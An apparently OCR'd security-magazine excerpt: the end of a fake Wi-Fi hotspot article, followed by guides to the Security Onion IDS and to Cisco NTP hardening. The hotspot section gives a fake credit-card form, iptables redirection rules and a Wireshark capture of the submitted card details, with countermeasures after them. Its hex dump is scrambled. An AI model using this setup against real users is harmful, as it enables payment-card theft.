<OPTION VALUE="06">June (06)
<OPTION VALUE="07">July (07)
<OPTION VALUE="08">August (08)
<OPTION VALUE="09">September (09)
<OPTION VALUE="10">October (10)
<OPTION VALUE="11">November (11)
<OPTION VALUE="12">December (12)
</SELECT> /
<SELECT NAME="CCExpiresYear">
<OPTION value=""><Year>
<OPTION value="01">2012
<OPTION value="02">2013
<OPTION value="03">2014
<OPTION value="04">2015
</SELECT></td></tr>
<tr bgcolor="#D4D0C8">
<td colspan="4" align="left" valign="middle"> 
                    </td>
</tr>
</table>
<p><input name="Submit" type="submit" value="Confirm
                    Data"></p>
</form>
```





**Figure 6.** *Web site homepage*

```
sudo apt-get install python
```

After we have created a folder, for example the folder `/home/user/website`, we launch the following commands in a terminal:

```
cd /home/user/website
sudo python -m SimpleHTTPServer 80
```

**Listing 2.** *The response.htm file*

```
<table width=366 height="108" border="0"
                    cellpadding="0" cellspacing="0"
                    bgcolor="#FFFFFF">
<tr bgcolor="#D4D0C8">
<td width="366" colspan="4" align="left"
                    valign="middle"
                    bgcolor="#00FF66">
<div align="center">Thank you for having chosen our
                    Hotspot service... </div>
</td></tr>
</table>
```

**Listing 3.** *The Iptables traffic redirection rules*

```
# Create new chain named 'hotspot'
sudo iptables -t mangle -N hotspot

# Put all HTTP traffic from at0 interface to chain
                    'hotspot'
sudo iptables -t mangle -A PREROUTING -i at0 -p tcp
                    -m tcp --dport 80 -j hotspot

# Mark all 'hotspot' traffic with 99
sudo iptables -t mangle -A hotspot -j MARK --set-
                    mark 99

# Redirect marked traffic to website home page
sudo iptables -t nat -A PREROUTING -i at0 -p tcp -m
                    mark --mark 99 -m tcp --dport
                    80 -j DNAT --to-destination
                    192.168.1.69
```





**Figure 7.** *Response HTML page*

Now our web server is running and we should obtain a message like this:

```
Serving HTTP on 0.0.0.0 port 80 ...
```

We open a browser and type the following address:

```
http://192.168.1.69
```

Where 192.168.1.69 is our host IP address. You should include a file named *index.htm*, it will be used as the start file, otherwise the files in the folder will be listed. The next step is then to create a credit card web form, something like this: see Listing 1.

After we have saved this HTML file as 'index.htm' in the 'website' folder, when a user tries to use his browser, he will be redirected to our web site (Figure 6).

We need to complete the operation by creating another web page to use when the *Confirm* button is pressed, an HTML file named *response.htm* (save it in the same folder of *index.htm*): see Listing 2.

The web page that will appear is shown in Figure 7.

## Traffic redirection and data capturing

The last operation is the traffic redirection: in short, we have to redirect every user's HTTP traffic to our website home page. We can perform this operation using iptables, in this way: see Listing 3.

192.168.1.69 is the IP address of the host where the website (our localhost) is running. After this operation, every HTTP request from at0 interface will be redirected to the *index.html* page of the running website.

Using Wireshark we can capture all form data when the user confirm them, as shown in Figure 8.

It is suggested for ease of viewing the data to apply the following filter rule in order to display only the information related with the web form submission process:

```
http.request.method == „GET"
```

Now as we can see, it is really simple to extract credit card information from the ASCII data on the right area: name and surname MARK NEUMANN, TypeCard=1 (then VISA), number 1234567890, ExpiresMonth=06 (then June) and ExpiresYear=04 (then 2015).

```
0030  0b 68 66 70 54 20 2f 72  65 73 70 6f 6e 73 65 2e   ??GET /r esponse.
0040  3f 3f 47 45 66 69 72 73  74 4e 61 6d 65 3d 4d 41   htm?firs tName=MA
0050  68 74 6d 3f 61 73 74 4e  61 6d 65 3d 4e 45 55 4d   RK&lastN ame=NEUM
0060  52 4b 26 6c 43 43 45 54  79 70 65 43 61 72 64 3d   ANN&CCET ypeCard=
0070  41 4e 4e 26 43 4e 6f 3d  31 32 33 34 35 36 37 38   01&CCNo= 12345678
0080  30 31 26 43 43 45 78 70  69 72 65 73 4d 6f 6e 74   90&CCExp iresMont
0090  39 30 26 43 26 43 43 45  78 70 69 72 65 73 59 65   h=06&CCE xpiresYe
00a0  68 3d 30 36 34 26 53 75  62 6d 69 74 3d 43 6f 6e   ar=04&Su bmit=Con
00b0  61 72 3d 30 2b 44 61 74  61 20 48 54 54 50 2f 31   firm+Dat a HTTP/1
```

**Figure 8.** *Captured credit card data*





**Figure 9.** *The complete system*

These obviously are only raw didactic examples and, depend on the context, we could need to create more sophisticated web pages, although this does not lead to more difficulties for us (for example, in our system we need to manually switch from the *redirection modality* to the *internet gateway modality*; but this further operation is not mandatory, because the goal was already reached when the user enters the credit card details).

In Figure the entire system is shown: the usage of a standard laptop, without any external wireless adapter (we are using the internal one) lets an attacker camouflage his real intentions and allows him to act undisturbed even among many people.

## Countermeasures

A useful tip against fake-hotspots is really simple: refuse any form of credit card payment when the connection is not encrypted by SSL (*Secure Sockets Layer*), that means that it must use HTTPS protocol; in addition we have to check that the certificate is valid and belongs to a trustworthy provider.

A preventive verification of the internet providers who operate in the area where we have to operate through a hotspot it is also a good idea to reduce risks.

Another simple but useful tip is to disable the wireless function when we do not need it: leaving it on for many hours a day increases the risk of stumbling into a fake Wi-Fi Hotspot.

We also must be wary of communicating our personal information (PIN, password, etc.), through the pharming technique an attacker can reproduce a perfect copy of any web site but, in many case, it is sufficient to check the displayed HTTP address to discover the fraud.

The Fake Hotspots have usually an unsuspecting name, typically the name of the place where we are (airport, restaurant, coffee-shop, etc.): before use it, we must look around us to see if there are advertising signs about that Wi-Fi Hotspot service.

If activated, disable *Preferred Network List* functionality when we want to use a public Hotspot services, because some operating systems use this functionality (list of our preferred wireless networks) to search and try to connect to preferred Hotspots: an attacker could capture the system attempts to connect to them and clone a Fake Hotspot in accord with these information; the result will be the automatic connection to the attacker's Fake Hotspot.

When our device is connected to a cabled network (for example, to workplace LAN), we should not enable both wired and wireless network interface: due to the problems highlighted above, if the bridging functionality is enabled, an attacker could enter in our wired network through a wireless connection.

## Conclusion

In this article we have discussed only a few of the many possibilities offered by a fake Wi-Fi Hotspot but it is however enough to show us the security threats connected with its use: an attacker can deceive a large number of users, and consequently capture information that enables her to commit criminal acts such as *identity theft*.

We have also emphasized that the previous simple guidelines can only help us mitigate against the risks connected with the Fake Hotspots but do not shield us totally.

The best advice, always valid in the information technology environment, is to operate carefully, unhurriedly, to avoid the dangers that are often associated to the superficiality and carelessness.

**ROBERTO SAIA**

***Graduated in Computer Science, Roberto Saia professionally works in the ICT sector; for several years he has been managing computers network and security of a large national company; author of numerous books on programming, administration and system/network security, for some time his interest is mainly focused to the security environment, in the broadest sense of this term (http://www.robertosaia.it).***

# Easy Network

## Security Monitoring with Security Onion

Intrusion Detection Systems monitor and analyze your network traffic for malicious threats. The problem is that they can be very difficult to configure and time consuming to install. Some take hours, days or even weeks to setup properly. The Security Onion IDS and Network Security Monitoring system changes all of that. Do you have 10 minutes? That is about how long it takes to setup and configure Security Onion.

Hackers and the malware that they create are getting much better at evading anti-virus programs and firewalls. So how do you detect or even defend against these advanced threats?

*Intrusion Detection Systems* (IDS) were created to help detect the malicious activity that our networks are facing. The only problem is, they tend to throw a lot of false positive alerts and can get very overwhelming to monitor.

Enter *Network Security Monitoring* (NSM). In basic terms, NSM software examines the alerts from IDS systems, events and full packet data, and then prioritizes these threats and present them in a graphical interface to be reviewed by an analyst. The analyst can then choose whether the alert needs to be acted on or if it can be dismissed.

There are several commercial products out there that do this, but the free products from the open source community are very feature rich and capable. If you want a robust, cost effective and easy to use *Intrusion Detection System* (IDS) and *Network Security Monitoring* (NSM) platform, look no further than Doug Burks' *Security Onion* (*http://securityonion.blogspot.com/*).

Security Onion is one of my favorite security tools. Doug Burks did an amazing job pulling together many of the top open source IDS and NSM programs into a user friendly Linux distribution. It's based on Ubuntu and contains a ton of utilities including Snort, Suricata, Sguil, Squert, Snorby, Xplico, Argus, Bro, Wireshark, and many others.

Sounds complicated right?

Well, Doug has done all the hard work in integrating these systems together into a very user friendly environment (see Figure 1).

Run Security Onion on a system that has two network cards and you have a complete NSM/IDS system. One NIC connects to your network or the internet side of your traffic and records and monitors every packet that comes in or goes out of your system. The second NIC connects to your LAN and is used for management and system updates.





**Figure 1.** *Security Onion Desktop*

In essence, Security Onion is a two part system. One is a robust Intrusion Detection System that uses either the Snort or Suricata detection systems. The second is a fully functional *Network Security Monitoring* (NSM) platform that uses the Squil analyst platform and a host of additional tools to analyze suspicious network data and alerts from the underlying IDS.

But security onion does not end there; it also records every packet coming in and out of your network for forensic analysis.

Don't let the *Open Source* tag fool you. Security Onion is not just for home users or small businesses. Its ability to support multiple sensors in remote locations makes it great solution for larger businesses that do not have the budget or manpower for a commercial solution.

Put all this together and you have a tool that not only detects, prioritizes and displays incoming threats using a set of detection rules. But also provides full session packet capture and the programs to analyze them.

In this article we will cover a basic setup of Security Onion, a brief overview of the more popular tools that are included and take a quick look at Security Onion in action.

## Operating System Install

Security Onion is a Linux Security Distribution based on the Ubuntu (Xubuntu 10.04 actually) operating system.

You can install Security Onion to a new machine, or just run it as a live CD to check it out. Doug has included easy to follow, step by step instructions for installing Security Onion on the Security Onion code site (*http://code.google.com/p/security-onion/wiki/Installation*).

If you are just evaluating Security Onion, which I highly recommend doing before deploying it in a production environment, here are the install directions from the code site:

*Hardware requirements: you might be able to get by with 512MB RAM, but you really need 1GB or more. Be aware that full packet capture may fill your disk quickly, so size your storage appropriately.*

- *Download, verify, and boot the ISO image.*
- *Run through the Xubuntu installer.*
- *Reboot into your new installation and double-click the Setup shortcut. Follow the prompts.*
- *Analyze alerts using Sguil, Squert, or Snorby.*

Sounds simple? It really is, the longest part from my experience, is running through the Ubuntu installer. Running the IDS/NSM setup program once Ubuntu is installed literally takes just a couple minutes!

Doug includes additional steps on the code site to take when preparing Security Onion for a production environment. The additional steps basically include updating the platform and configuring the network cards. The network card that will act as a sensor (recording traffic) is set to promiscuous mode and is configured to function without an IP address.

Doing this allows the card to see and record traffic (promiscuous mode), but configuring it without an IP address blocks outside systems from connecting to the network interface.

You will want at least two (or more) network cards in your system. As I mentioned before, one is used for management and connects to your local LAN, the other is a sensor and connects to the line that you want monitored.

This brings up an interesting question, how do you capture traffic on a line when modern switches communicate directly to the each individual port and do not broadcast traffic to all ports?

One of the best ways to do this is from a live line tap or mirrored port. This is a feature that provides a copy of the live data on a second port so it can be recorded, and analyzed. High end switches and routers usually have a mirror port for this function.

Also, Dual-comm (*http://www.dual-comm.com/products.htm*) makes cost effective inline port mirroring devices that work exceptionally well with Security Onion. I have used the DCSW-1005PT 10/100 for quite a while and love it.

Simply connect the Dualcomm port mirroring device in-line with whatever traffic you want to monitor. If you want to monitor a single machine, put it in line from the switch to the PC. Or to capture all traffic coming in and out of your network, place it in-line between your incoming internet line and your firewall.

Finally, connect your sensor line from Security Onion to the mirrored port and you can analyze your network traffic live!

## Choosing An IDS

Security Onion comes with not one, but two of the top open source Intrusion Detection Systems available – Snort and Suricata.

### Snort

The long time standby of many security conscious companies. Created in 1998, it is the most deployed IDS/IPS in the world.

### Suricata

The new guy on the block, and is highly touted as the *Next Generation Intrusion Detection and Prevention System*. It was created by the *Open Information Security Foundation* (OISF), which is partly funded by the Department of Homeland Security Directorate for Science & Technology and the Navy's *Space and Naval Warfare Systems Command* (SPAWAR).

During Security Onion setup, you choose which IDS that you want to use. The selection is simply a menu option choice, Doug does all the behind the scenes work in getting the IDS system to communicate with the NSM components.

## Software Setup

Once the install is complete, or you boot the live CD, you will be presented with a pretty standard Gnome based Ubuntu desktop (See Figure 1). To configure all of the software and sensors, you need to double click the *Setup* icon on the desktop.

You will be greeted with the *Welcome to Security Onion Setup* – Click yes to continue. Next you are given two options for setup, *Advanced* or *Quick*.

### Quick Setup

If you choose Quick Setup, Security Onion will basically configure everything for you. If this is your first time using Security Onion, this is the recommended option. You will be asked for a username and password to be used for the monitoring programs. And that is it, the IDS, NSM and sensors are all configured for you. Your system is up and running and you can now start reviewing alerts immediately by opening Squil, Squert or Snorby.

*Once you are familiar with Security Onion, you will want to do the advanced setup. Yes, you can go back at any time and re-run setup. You can change your sensor information, preferred IDS, username and passwords simply by re-running setup. All changes will be made instantly, just re-boot when done*.

### Advanced Setup

If you choose Advanced Setup, you will first be asked if you want to configure the Server, Sensors, or Both. First time through, select both. (You can go back later and change Server settings by selecting Server, or change or add sensors by using the Sensor option).

- Select IDS system – You will be asked which IDS you want to use, Snort or Suricata.
- Select Listening Interface – Select the NIC that will monitor traffic.
- Select IDS Ruleset – Select *Emerging Threats GPL, no Oinkcode required*, unless you have purchased an Oinkcode subscription.
- Enter a username to be used for Squil and Squert
- Enter an e-mail address to be used for Snorby
- Enter a password for Squil, Squert and Snorby
- Lastly, you will be presented with an overview of your selections, select *yes* to accept.

And that is it; Security Onion will now go through and automatically set up everything according to the choices that you have made. If you had previously run setup, old user names and settings will be removed and the new user's accounts will be created and changes will be made. The Databases will be initialized and the IDS and NSM systems will be started. You are now up and running!

Now let's take a closer look at the main programs available from the desktop – Squil, Squert and Snorby (Figure 1). And then we will look at a few of the other tools available to us.





**Figure 2.** *Squil Console Interface showing multiple alerts*

## SQUIL

This is the main Network Security Monitoring console. This GUI is the console that displays detected threats and anomalies. When you run Squil you will be asked to log in and then select the networks you want to monitor. Select your sensor interfaces and if you want to see alerts from the Security Onion operating system (file integrity checks, local login failures, rootkit detection) select OSSEC.

Next select *Start Squil*.

Any suspicious network activity detected by the underlying Snort or Suricata IDS is parsed, categorized and displayed here for human analysis.

Incoming alerts are shown, categorized and color coded. Users can click on each alert and view what IDS rule was triggered and view the

full packet capture of the session that caused the alert (See Figure 2).

From the Squil console you can view:

- Alert Data
- Session Data
- Transaction Data
- Full Content Data

Color coded alerts are displayed on individual lines. As you can see from the image, the alerts list the interface that they were detected on, a date/time stamp, and source & destination addresses & ports.

If you right click on the Alert ID, and then select *Transcript*, you can view a full ASCII Text data stream showing the attack, and also data from before and after the intrusion, so you get a full view of the session as it unfolded.

## Squert And Snorby

Another nice thing about Security Onion is that it just doesn't have a single interface to view the alerts. Squert and Snorby are easy to use web based interfaces. Where Squil is for the techies, Squert and Snorby provide simpler overview type interfaces that are perfect for managers or non-technical users to view and see what is going on.

An example of Snorby can be seen in Figure 3.

While Snorby mostly just shows rules and the source & destination IP of the IDS alerts, Squert gives you a lot more information including:

- Session Data
- Graphs
- GeoIP Lookups
- Query Ability

Snorby is great for getting a quick overview of your network security, while Squert gives you more options without the complexity of Squil.

That wraps up the three main programs, now let's look at a couple of the included utilities, Bro NSM and Xplico.

## Bro Nsm

Bro is an amazing tool that gives you a great summary of what is going on in your network. It creates text log files of connections, protocols, communications, and whatever else it sees on the wire.

The logs are created automatically and stored in the `nsm/bro/logs` directory. The logs are stored by dated folders, with *Current* being the latest active logs. In each folder you will find HTTP, SSL, DNS, communication and connection logs. There is even a *Weird* directory where out of the ordinary communication and anomalies are logged.

## Xplico

Xplico analyzes network traffic and shows you captured communications, images and videos. I haven't decided if I like Xplico more as a security tool or an amazing geek toy. I know Xplico can decode communication like e-mail and chats from the captured packets. And





**Figure 3.** *Snorby Network Security Monitoring Interface*

it also grabs any pictures that were sent on the wire. But for some reason I find its ability to decode and display movies from packets, like full YouTube videos, fascinating.

For example if anyone watches a YouTube video on the network you are monitoring, it will show up in a list of videos that is playable from the Xplico console. You can view the video at any time solely from the network packets that Security Onion recorded.

## Packet Capture Logs

Everyone has their favorite security tools, and even though Security Onion comes loaded with them, you may have one that you really like that is not included.

Doug made it very easy to use your own tools with Security Onion by saving the raw packet captures in the standard .pcap file format. So any tool that is .pcap compatible will work great with Security Onion's packet captures.

To get to the full packet capture files, simply navigate to the NSM directory on your Security Onion installation, then to the sensor directory, then to the NIC used for monitoring, and finally the daily logs directory where you can choose a log file. The files cap out at 128 MB by default and then another file is created with an incremented number in the file name. A sample file name would be `snort.log.1315337092`.

You can then use these data files in any security tool you prefer.

## Security Onion In Action

Once Security Onion is installed and capturing packets, you will want to test to make sure that it is functioning properly. Simply surf to testmyids.com. This will display a web page that simply says `uid=0(root) gid=0(root) groups=0(root)`. This simple harmless test will trigger the IDS and should display a yellow coded alert in Squil stating that an ID check returned Root.

That's it, you now know that Security Onion is up and running.

Okay, I know, just surfing to a test page is not good enough. What would it look like during a real attack?

The BackTrack Linux Penetration Testing Platform (*http://www.backtrack-linux.org/*) is used for testing the security of a network. The included FastTrack utility is a great program for new users to try their hand at penetration testing and network defense. FastTrack's Autopwn feature basically does all the work for you. All you need to tell the program is what computer you want to try to penetrate, and the program does the rest.

The program first runs nmap and looks for open ports. AutoPwn then uses that information to create a tailored attack against the target system using exploits from the Metasploit Framework.

For a test, I ran AutoPwn against a machine that my Security Onion system was monitoring to see what would happen. The results – Sguil lit up like a Christmas tree, showing numerous yellow and red security alerts (See Figure 2).

The alerts are color coded for severity and list the Source, or attackers IP address. You can click on each alert and find out more about it, or right click on the Alert ID and view a complete text translation of the attack, or even view the actual packets involved in the alert using Wireshark.

There was no visible indication on the targeted machine that it was under attack. But even though this attack went undetected by the target PC, my NSM machine captured the whole event, while it happened, in real-time. A review of the logs showed that even though we had a determined attempt at intrusion, not one attack resulted in a remote shell.

And with Security Onion on the job, we also have an electronic packet trail of the full attack and attacker's source IP!

## Conclusion

As malicious attacks get more advanced, they are getting much better at bypassing defense-in-depth, or layers of security devices. A strong firewall, updated patches and anti-virus just are not enough anymore. A mechanism is needed to monitor network traffic for suspicious activity and patterns.

Hopefully this brief overview of Security Onion has shown you the potential of this product. Out of the gate, you will see the simplicity of Security Onion as it will detect and display active threats against your network with just running through the system setup. And as you take time and learn the underlying systems you will be amazed with its depth and capabilities.

Doug Burks' Security Onion takes the complexity and guess work out of setting up a capable Intrusion Detection and Network Security Monitoring system that will grow and evolve with you and your company.

**DANIEL DIETERLE**

***Daniel Dieterle has 20 years of IT experience and has provided various levels of IT support to numerous companies from small businesses to large corporations. He enjoys computer security topics, is the author of the CyberArms Computer Security Blog (cyberarms.wordpress.com), and is a guest author on a top infosec website.***



# Get the best real-world Android education anywhere!

Attend

## AnDevCon III

The Android Developer Conference

# May 14-17, 2012

## San Francisco Bay Area

AnDevCon is the biggest, most info-packed, most practical Android conference in the world!

- Choose from over 65 Classes and Workshops!
- Learn from the top Android experts—including speakers straight from Google!

"AnDevCon had a good mix of presentations — some explored the newer cutting-edge technologies, and others offered a deep dive into existing ones."

—Priyanka Kharat, Software Engineer, Intel

"AnDevCon is great for networking, learning tips and tricks, and for brainstorming innovative, new ways to create apps."

—Joshua Turner, Software Engineer, Primary Solutions

Google Keynote!


**Romain Guy** and **Chet Haase**

Register Early and SAVE!

AnDevCon™ is a trademark of BZ Media LLC. Android™ is a trademark of Google Inc. Google's Android Robot is used under terms of the Creative Commons 3.0 Attribution License.

Follow us: twitter.com/AnDevCon

A BZ Media Event

# Register NOW at www.AnDevCon.com

# Accurate Time

## Synchronization with NTP

## Hardening your Cisco IOS Device

If your network devices don't keep accurate time, your log files are useless in forensic investigations for a security incident that requires log-dependent information. So, how accurate is the time on your logs?

Hardening your network infrastructure (routers, switches, firewalls, servers…) is significant in network security. Unfortunately, most network engineers and administrators don't consider the relevance of accurate network timing.

Although the manual procedure works in a small network environment, as a network grows, it becomes difficult to ensure that all infrastructure devices are operating with synchronized time.

A greater solution is to configure NTP. This protocol allows devices to synchronize their time settings with an NTP server. A group of NTP clients that obtain time and date information from a single source have more consistent time settings.

In this article I will explain to you what NTP is; its importance in forensic analysis and show you how to harden your network infrastructure by configuring NTP on Cisco IOS devices.

### What is NTP?

*Network Time Protocol* (NTP) is a protocol designed to synchronize the clocks of computer systems over packet-switched, variable-latency data networks to a common time-base (usually UTC).

NTP, that uses the *User Datagram Protocol* (UDP) as its transport protocol, synchronizes timekeeping among a set of distributed time servers and clients. This allows events to be associated when system logs are

**Figure 1.** *NTP is extremely efficient*

created and other time-specific events occur. NTP was first described in RFC 958. The most recent release is a complete implementation of version 4. It implements asymmetric encryption, to prevent malicious users from spoofing time packets over port 123. Also, it retains compatibility with version 3, as defined by RFC 1305, and versions 1 and 2, defined by RFC 1059 and RFC 1119, respectively.

## Why is NTP important?

Time is essentially important to the function of networks. Few years ago, I was troubleshooting a customer problem. Until I started reviewing the data in the log files, the exact time wasn't clear; I had troubles correlating log files.

I warned my colleagues and we immediately corrected the issues, not only to improve our management, maintaining and troubleshooting operations, but also because having a time-stamp value on log messages is important for event tracing and forensic purposes when a security incident occurs.

Accurate and reliable time can be very useful for logging purposes, such as forensic analysis and potential evidence use in criminal proceedings of potential attacks, such as distributed attacks, intrusions and so on.

If you cannot successfully compare and analyze logs between each of your routers, you will find it very hard to develop an accurate timeline of an incident.

**Figure 2.** *An attacker could attempt to confuse a network administrator to determine the order of syslog events on multiple devices during an attack by disrupting the clocks on network device*

## A forgotten attack vector

If NTP is used, be sure to configure a trusted time source and to use proper authentication. NTP is not mainly a hazardous service, but keep in mind that any unneeded service can represent an attack vector. For that reason, when you are determining whether to use private clock synchronization versus a public one, it is necessary to evaluate the risks, threats and benefits of both.

If a private master clock is implemented, the administrator does need to ensure that the time source is valid and from a secure site; otherwise, it can introduce vulnerabilities: an attacker can launch a denial of service attack by sending fake NTP data across the Internet to the network in an effort to change the clocks on network devices.

## Configuring NTP on Cisco IOS devices

Let's simulate the hierarchical model that is typically used by ISPs that have multiple stratum one servers that synchronize all internal ISP routers. These routers, in turn, provide time synchronization for customer routers.

In this laboratory, we will focus in Cisco IOS devices. So, let's start the NTP configuration:

### Step 1: Set up external timeservers

Configure RT_1, RT_2, and RT_3 (Cisco routers) to synchronize to external timeservers (10.10.10.1, 10.10.10.2 and 10.10.10.3):

```
RT_1#config terminal
RT_1(config)#ntp server 10.10.10.1
RT_1(config)#ntp server 10.10.10.2
RT_1(config)#ntp server 10.10.10.3
```

For optimal redundancy, you should have RT_2 and RT_3 configured to use different public NTP servers than RT_1.

### Step 2: Configuring peers

Each of these three routers would be configured to peer with the others. RT_1 would be configured to peer with RT_2 and RT_3:

```
RT_1#config terminal
RT_1(config)#ntp peer RT_2
RT_1(config)#ntp peer RT_3
```

Each customer's gateway router would be configured to use the internal ISP routers for NTP synchronization:

```
Customer_GW#config terminal
Customer_GW(config)#ntp server RT_1
```

```
Customer_GW(config)#ntp server RT_2
Customer_GW(config)#ntp server RT_3
```

### Step 4: Viewing status

The show ntp status command tells you that you are synchronized, the stratum level of your router, and the IP of the server to which you are synchronized:

```
Router#show ntp status
Clock is synchronized, stratum 3, reference is 10.10.10.2
nominal freq is 250.0000 Hz, actual freq is 249.9986 Hz,
                    precision is 2**18
reference time is D2FF4405.7F0253C1 (08:54:13.496 UTC
                    Mon Mar 5 2012)
